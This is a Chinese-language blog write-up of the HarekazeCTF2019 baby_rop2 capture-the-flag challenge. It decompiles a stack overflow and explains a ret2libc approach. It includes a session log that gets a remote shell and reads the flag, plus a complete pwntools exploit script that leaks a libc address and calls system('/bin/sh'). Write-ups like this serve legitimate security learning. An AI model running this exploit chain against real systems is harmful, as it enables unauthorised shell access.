[HarekazeCTF2019]baby_rop2

原创


m0sway 于 2022-04-07 11:08:31 发布 169 收藏

分类专栏： BUU-WP 文章标签： pwn CTF WriteUP python 网络安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0sway/article/details/124009597

版权




BUU-WP 专栏收录该内容

57 篇文章 0 订阅

订阅专栏

[HarekazeCTF2019]baby_rop2

使用`checksec`查看：



只开启了栈不可执行。

先放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  char buf[28]; // [rsp+0h] [rbp-20h]
  int v6; // [rsp+1Ch] [rbp-4h]

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  printf("What's your name? ", 0LL);
  v3 = read(0, buf, 0x100uLL);
  v6 = v3;
  buf[v3 - 1] = 0;
  printf("Welcome to the Pwn World again, %s!\n", buf);
  return 0;
}
```

CSDN @m0sway


- `v3 = read(0, buf, 0x100uLL);`：变量`buf`可读入`0x100`大小的数据，距离`rbp` `0x20`，存在栈溢出。

题目思路


- 在静态代码审计的时候只发现了一个栈溢出漏洞。
- 程序中没有`system()`函数，也没有`/bin/bash`字符串。
- 考虑用ret2libc的方式去做。

步骤解析

> 64位程序传参的时候是先会使用寄存器的，所以我门先要找到可用的`rdi`和`rsi`地址。



> `rsi`采用第二个，`r15`在本次pwn中使用不到，直接置为0即可。
> 接着只需要套用ret2libc的公式就能getshell了。
> 注意有个坑：需要使用`read@got`，`printf@got`不知道为啥使用不了。
> 在getshell之后还有个小坑：flag不在当前目录，在`/home/babyrop2/flag`下。


# m0sway @ pro in ~/PWN/buu [11:05:48]
$ python3 ../attack/\[HarekazeCTF2019\]baby_rop2.py
[+] Opening connection to node4.buuoj.cn on port 26613: Done
[*] '/home/m0sway/PWN/buu/[HarekazeCTF2019]baby_rop2'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/home/m0sway/PWN/buu/ubuntu16(64).so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
read_addr: 0x7f0396a05250
system_addr: 0x7f0396953390
bin_sh_addr: 0x7f0396a9ad57
[*] Switching to interactive mode
Welcome to the Pwn World again, MMMMMMMMMMMMMMMMMMMMMMMMMMMMM
A!
$ cat flag
cat: flag: No such file or directory
$ cat /home/babyrop2/flag
flag{f4ba521b-720f-48a4-8bd0-cf1041c5e831}
$
CSDN @m0sway

完整**exp**

```python
from pwn import *

#start
r = remote("node4.buuoj.cn",26613)
# r = process("../buu/[HarekazeCTF2019]baby_rop2")
elf = ELF("../buu/[HarekazeCTF2019]baby_rop2")
libc = ELF("../buu/ubuntu16(64).so")

#params
rdi_addr = 0x400733
rsi_r15_addr = 0x400731
main_addr = elf.symbols['main']
printf_plt=elf.plt['printf']
read_got=elf.got['read']
format_str = 0x400770

#attack
payload=b'M'*(0x20+8) + p64(rdi_addr) + p64(format_str) + p64(rsi_r15_addr) + p64(read_got) + p64(0) + p64(print
f_plt) + p64(main_addr)
r.recv()
r.sendline(payload)
read_addr = u64(r.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
print("read_addr: " + hex(read_addr))

#libc
base_addr = read_addr - libc.symbols['read']
system_addr = base_addr + libc.symbols['system']
bin_sh_addr = base_addr + next(libc.search(b'/bin/sh'))
print("system_addr: " + (hex(system_addr)))
print("bin_sh_addr: " + (hex(bin_sh_addr)))

#attack2
payload=b'M'*(0x20+8) + p64(rdi_addr) + p64(bin_sh_addr) + p64(system_addr)
r.recv()
r.sendline(payload)

r.interactive()
```